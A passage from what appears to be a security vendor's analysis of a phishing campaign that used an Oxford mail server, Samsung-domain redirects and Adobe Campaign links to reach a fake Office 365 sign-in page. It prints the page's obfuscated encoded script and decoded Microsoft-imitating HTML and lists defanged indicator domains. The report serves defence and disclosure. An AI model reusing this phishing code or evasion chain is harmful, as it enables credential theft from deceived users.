03%03%00%08%1f%11%16%14%01%06%10%10%10%10%15%13%1e%1f%35%62%63%60%65%10%6e%5b%64%36%1d%63%57%60%68%68%5f%6b%6c%10%67%5d%64%61%10%1f%59%68%5f%58%33%1e%58
%6c%6c%65%6e%38%2e%20%6b%5f%5f%6b%6e%5b%22%5f%5a%5f%53%53%63%24%67%65%5d%6e%61%6d%61%5f%6f%6f%6d%65%61%66%59%23%60%22%5d%61%66%22%55%62%6d%6b%25%2c%22%2
f%22%28%2d%2e%2b%2c%20%29%27%59%63%62%6c%5b%62%6c%24%64%6d%50%58%5d%69%23%5a%5f%6a%67%5d%64%61%5f%50%50%5d%6f%62%5f%77%5a%59%59%5d%6c%69%50%66%2f%61%35%
6d%61%64%2a%64%5c%2d%2c%68%5c%67%1a%30%03%06%10%10%10%15%00%08%1f%11%16%14%01%06%34%64%67%62%60%13%53%61%60%6b%69%63%6e%67%59%67%62%36%1d%51%6d%60%64%73
%61%61%6b%6d%1e%10%5d%6d%55%55%32%18%5c%6e%6c%60%6d%36%21%24%6e%55%52%6a%68%5f%20%5f%5f%5c%5d%5c%67%21%6d%68%5c%68%65%6f%61%5a%6c%61%62%61%64%6c%54%22%6
6%26%5f%61%63%21%5b%6d%69%6e%2f%21%23%29%26%2a%2d%2b%28%22%2f%2d%22%53%6e%63%6a%5f%60%6c%21%5d%5c%62%5b%68%6c%53%65%5d%69%23%5d%61%62%6a%5b%6b%5a%55%53%
23%6c%2a%20%64%61%59%67%62%27%60%69%6d%50%58%2c%2c%5e%2b%5e%2e%61%29%75%6d%6e%66%28%5a%5d%60%76%67%6f%6b%6c%2d%2c%52%6c%6b%1a%12%6e%5b%64%33%1e%68%6f%79
%6b%5a%6b%5c%59%5b%6c%1e%10%61%67%58%60%61%60%68%37%1c%1c%44%61%5f%5c%5e%6d%2c%4e%63%1e%68%5a%67%6d%24%6c%6e%6e%58%29%11%11%67%66%66%61%5f%5c%33%1e%19%4
7%6f%50%5d%5d%6a%20%41%62%18%6c%58%62%6e%29%11%11%61%66%6e%5b%59%6e%67%6c%72%30%10%62%59%59%29%2a%2c%23%61%37%69%4b%55%55%4a%65%4b%6a%6a%58%2e%62%28%20%
4a%45%26%20%57%3d%65%5e%3c%5d%5a%5f%4c%5a%63%4c%62%3b%6b%3e%64%6c%5c%6e%68%29%3f%5d%61%2f%6b%62%69%45%58%6e%2f%4c%5e%46%3c%36%33%3a%2a%48%3e%2c%1e%32%03
%06%06%05%3a%2e%59%5d%5b%5e%3217028787%34%39%38%36%31%33%35'));
```

Second eval() statement after hex decoding



```
<head>
    <title>Sign in to your account</title>
        <link rel="shortcut icon" href=
        "https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8358.18/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico">
        <link crossorigin="anonymous" href=
        "https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8358.18/content/cdnbundles/converged.v2.login.min_b82b5b2o4zmoi2bapziquw2.css" rel=
        "stylesheet" onerror="$Loader.On(this,true)" onload="$Loader.On(this)" integrity=
        "sha384-o9wRZeKlSrxh2n80QJ8lZEodDcfaTapNsFsFjtdrx7Fbq0vlsIhrlTbMAHDE4TD4">
</head>
```

Decoded <HEAD> section of HTML code

Generated HTML code means that all the pages look the same, but they have completely different source codes. Together with obfuscation, this method helps hide the code and its malicious intents from security software.

Conclusion

In this campaign, the attackers used multiple mechanisms to bypass security solutions at each stage.

- Utilizing an Oxford email server to send spam allows them to bypass the sender reputation filters and use generated email accounts instead of compromised actual accounts.
- Links within the email point to a high reputation domain owned by Samsung.
- A chain of redirects lead to a fully-obfuscated phishing page.

During the short campaign period, the attackers continuously developed and improved the redirection method to be independent of a specific domain and the Adobe Campaign servers.

Check Point recommends organizations to use cloud and mail security solutions. The fact these campaigns thrive proves native security solution are easy to bypass – such solutions are essential to remove threats getting into your email and protecting you cloud infrastructure.

Adobe took the relevant actions to prevent this type of attack through its server across all customers.

Appendix A: IOCs

Redirect servers:

t.email1.samsung[.]ca/r/
t-email1.ottawashowers[.]ca/r/
t-email1.instantytpresence[.]com/r/
flycloud.co[.]il/r/
cosmos.org[.]in/r/
iyak.org[.]tr/o/
ankit-gupta.co[.]in/r/
istern.co[.]il/r/

Compromised WP sites hosting Office 365 phishing kits or intermediate redirects:

junestore[.]club
popskill[.]net
yourhindinews[.]com
mrdigitalduniya[.]com
vrpublicnews[.]com
learndigitalseo[.]com
ghassociates.co[.]in
yournewstv[.]com
codewithjustin[.]com
pretrendy[.]com
dalelaganj[.]com
getfasternews[.]com
bloggingthenews[.]com
wpbasket.co[.]il
acornmagic[.]club
heaccountabilitycollective[.]com
legaltax[.]in
cbcvietnam[.]org
zeriio[.]com
ww.indoxxi[.]pl
espinozaweb[.]net
rumahcendekiaunj[.]com
beatanyinvestment[.]club
activedomain53[.]com
absoluteaesthetics.co[.]uk
tremplinedu[.]com
iamkongu[.]com
www.kwentongnoypi[.]com